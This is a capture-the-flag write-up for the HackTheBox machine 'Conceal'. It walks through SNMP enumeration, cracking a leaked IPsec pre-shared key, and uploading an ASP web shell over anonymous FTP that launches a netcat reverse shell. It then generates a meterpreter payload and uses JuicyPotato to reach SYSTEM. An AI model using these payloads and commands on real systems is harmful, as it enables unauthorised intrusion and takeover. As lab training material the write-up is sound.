


# HackTheBox.eu



Machine Name: **Conceal**  
Machine Maker: **bashlogic**  
Machine IP: **10.10.10.116**  
Exploit by: **fbbc**  
Date: **01/19/2019**  
Using: **Kali-Linux-2017.2-vbox-amd64.ova**

## Summary

This machine consisted of three phases. The first phase requires the attacker to configure an IPSEC connection to obtain access to filtered services on the target host. The next phase involves attaining code execution and user-level proof.txt through a ftp upload and web shell. The final stage of the attack is privilege escalation to gather the root-level proof.txt. The last attack was performed with *JuicyPotato* exploiting the user's *SeImpersonatePrivilege*.

## Initial Port Scan:

```
# masscan -p1-65535,U:1-65535 10.10.10.116 --rate=1000 -e tun0
```

```
root@kali:~# masscan -p1-65535,U:1-65535 10.10.10.116 --rate=1000 -e tun0
Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-01-20 04:03:05 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 161/udp on 10.10.10.116
```

## Enumerate SNMP on public community:

```
# snmp-check 10.10.10.116
```

## Relevant information within the SNMP results:

```
IKE VPN password PSK - 9C8B1A372B1878851BE2C097031B6E43
```

```
[*] TCP connections and listening ports: 21,80,135,445,49664,49665,49666,49667,49668,49669,49670,139
```

```
[*] Listening UDP ports: 123,161,500,4500,5050,5353,5355,137,138,1900,55552,1900,55553
```

## Detailed scans targeting ports listed on SNMP results:

```
# nmap -sU -vvv -p123,161,500,4500,5050,5353,5355,137,138,1900,55552,1900,55553 10.10.10.116
```

PORT	STATE	SERVICE	REASON
123/udp	open filtered	ntp	no-response
137/udp	open filtered	netbios-ns	no-response
138/udp	open filtered	netbios-dgm	no-response
161/udp	open filtered	snmp	no-response
500/udp	open	isakmp	udp-response ttl 127
1900/udp	open filtered	upnp	no-response
4500/udp	open filtered	nat-t-ike	no-response
5050/udp	open filtered	mmcc	no-response
5353/udp	open filtered	zeroconf	no-response
5355/udp	open filtered	llmnr	no-response
55552/udp	open filtered	unknown	no-response
55553/udp	open filtered	unknown	no-response

## Scan IPSEC parameters:

```
# ike-scan 10.10.10.116
```

Results reveal the supported algorithms for IPSEC negotiation.

```
root@kali:~/conceal# ike-scan 10.10.10.116
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.10.116 Main Mode Handshake returned HDR=(CKY-R=0b00950b8b826192) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK
ration(4)=0x00007080) VID=1e2b516905991c7d7c96fcbfb587e46100000009 (Windows-8) VID=4a131c81070358455c5728f20e95452f (RFC 39
ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n) VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation) VID=fb1d
5f120 (MS-Negotiation Discovery Capable) VID=e3a5966a76379fe707228231e5ce8652 (IKE CGA version 1)
```

## Cracking the PSK hash:

Uploading the hash to <https://crackstation.net/> instantly reveals the password:

Hash	Type	Result
9C8B1A372B1878851BE2C097031B6E43	NTLM	Dudecake1!

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

## Setup an IPSEC VPN to the server:

Install Openswan IPSEC on Kali Linux:

```
# apt-get install -y strongswan
```

Add a connection to the configuration file:

/etc/ipsec.conf

```
conn conceal
    authby=psk
    keyexchange=ikev1
    auto=start

    ike=3des-sha1-modp1024
    esp=3des-sha1

    right=10.10.10.116
    rightsubnet=10.10.10.116[tcp/]
    type=transport
```

Add the pre-shared key to the secrets file:

/etc/ipsec.secrets

```
10.10.10.116 : PSK "Dudecake1!"
```

Start the ipsec connection and verify:

```
# ipsec start
# ipsec status
```

```
root@kali:/etc# ipsec start
Starting strongSwan 5.7.2 IPsec [starter]...
root@kali:/etc# ipsec status
Security Associations (1 up, 0 connecting):
    conceal[1]: ESTABLISHED 6 seconds ago, 10.10.14.2[10.10.14.2]...10.10.10.116[10.10.10.116]
    conceal{1}:  INSTALLED, TRANSPORT, reqid 1, ESP SPIs: c4fdcfb1_i 5226c332_o
    conceal{1}:   10.10.14.2/32 === 10.10.10.116/32[tcp]
```

Round 2, fight! Pop that shell...


From SNMP results, we know port 21 is open. Manual testing reveals that anonymous access and PUT are allowed:

```

root@kali:~/conceal# ftp 10.10.10.116
Connected to 10.10.10.116.
220 Microsoft FTP Service
Name (10.10.10.116:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> bin
200 Type set to I.
ftp> put test.txt
local: test.txt remote: test.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2 bytes sent in 0.00 secs (32.5521 kB/s)

```

HTTP Server on port 80 was also revealed by SNMP results. Brute-forcing with *dirbuster* reveals an “upload” folder:



Start a netcat listener on port 80:

```
# nc -lvp 80
```

[Optional] Create a shell script to automate ftp uploads:

upload.sh

```

#!/bin/sh
HOST='10.10.10.116'
USER='anonymous'
PASSWD='fbbc@hackthebox.eu'
FILE=$1

ftp -n $HOST <<END_SCRIPT
quote USER $USER
quote PASS $PASSWD

```

```
bin
put $FILE
quit
END_SCRIPT
exit 0
```

Create an ASP page to execute netcat:

cmd.asp

```
<%@ Language=VBScript %>
<%
    Dim oScript
    Dim oScriptNet
    On Error Resume Next
    Set oScript = Server.CreateObject("WSCRIPT.SHELL")
    Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
    Call oScript.Run ("cmd.exe /c C:\inetpub\wwwroot\upload\nc.exe 10.10.14.5 80 -e
cmd.exe", 0, True)
%>
<HTML>
<%= "\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<br>
fbbc wuz here!
</HTML>
```

Upload netcat, cmd.asp and execute:

```
# cp /usr/share/windows-binaries/nc.exe nc.exe
# ./upload.sh nc.exe; ./upload.sh cmd.asp; curl --url http://10.10.10.116/upload/cmd.asp
```

Dump the user-level proof.txt:

```
C:\Users\Destitute\Desktop>type proof.txt
type proof.txt
6E9FDFE0DCB66E700FB9CB824AE5A6FF
```

Finally, go for Root!

List current user's (CONCEAL\Destitute) privileges:

```
# whoami /all
```

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled

We can use the SeImpersonatePrivilege to our advantage!

Generate a meterpreter reverse shell executable

```
# msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LPORT=443
LHOST=10.10.14.5 -f exe -o m.exe
```

Open Metasploit listener on port 443

```
# msfconsole -x "use exploit/multi/handler; set payload
windows/x64/meterpreter/reverse_tcp; set lhost 0.0.0.0; set lport 443; exploit"
```

Download JuicyPotato.exe from <https://github.com/ohpe/juicy-potato>

```
# wget
https://ci.appveyor.com/api/buildjobs/uk78ri420cc2rvfb/artifacts/JuicyPotato%2FRelease%2
Fx64%2FJuicyPotato.exe -O JuicyPotato.exe
```

[Optional]

Also, download test\_clsid.bat and the CLSID.list for Windows\_10\_Enterprise from github.

Test for exploitable COM objects:

*test\_clsid.bat*

Upload the meterpreter reverse shell executable and the JuicyPotato

```
# ./upload.sh m.exe; ./upload.sh JuicyPotato.exe
```

Using a CLSID with SYSTEM access from the test\_clsid.bat output, run the exploit

```
C:\inetpub\wwwroot\upload>JuicyPotato.exe -p C:\inetpub\wwwroot\upload\m.exe -t * -l 1031 -c {d20a3293-3341-4ae8-9aaf-8e397cb63c34}
```

From the meterpreter shell, dump the root-level proof.txt

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > cat C:/Users/Administrator/Desktop/proof.txt  
5737DD2EDC29B5B219BC43E60866BE08meterpreter >
```

Breathe!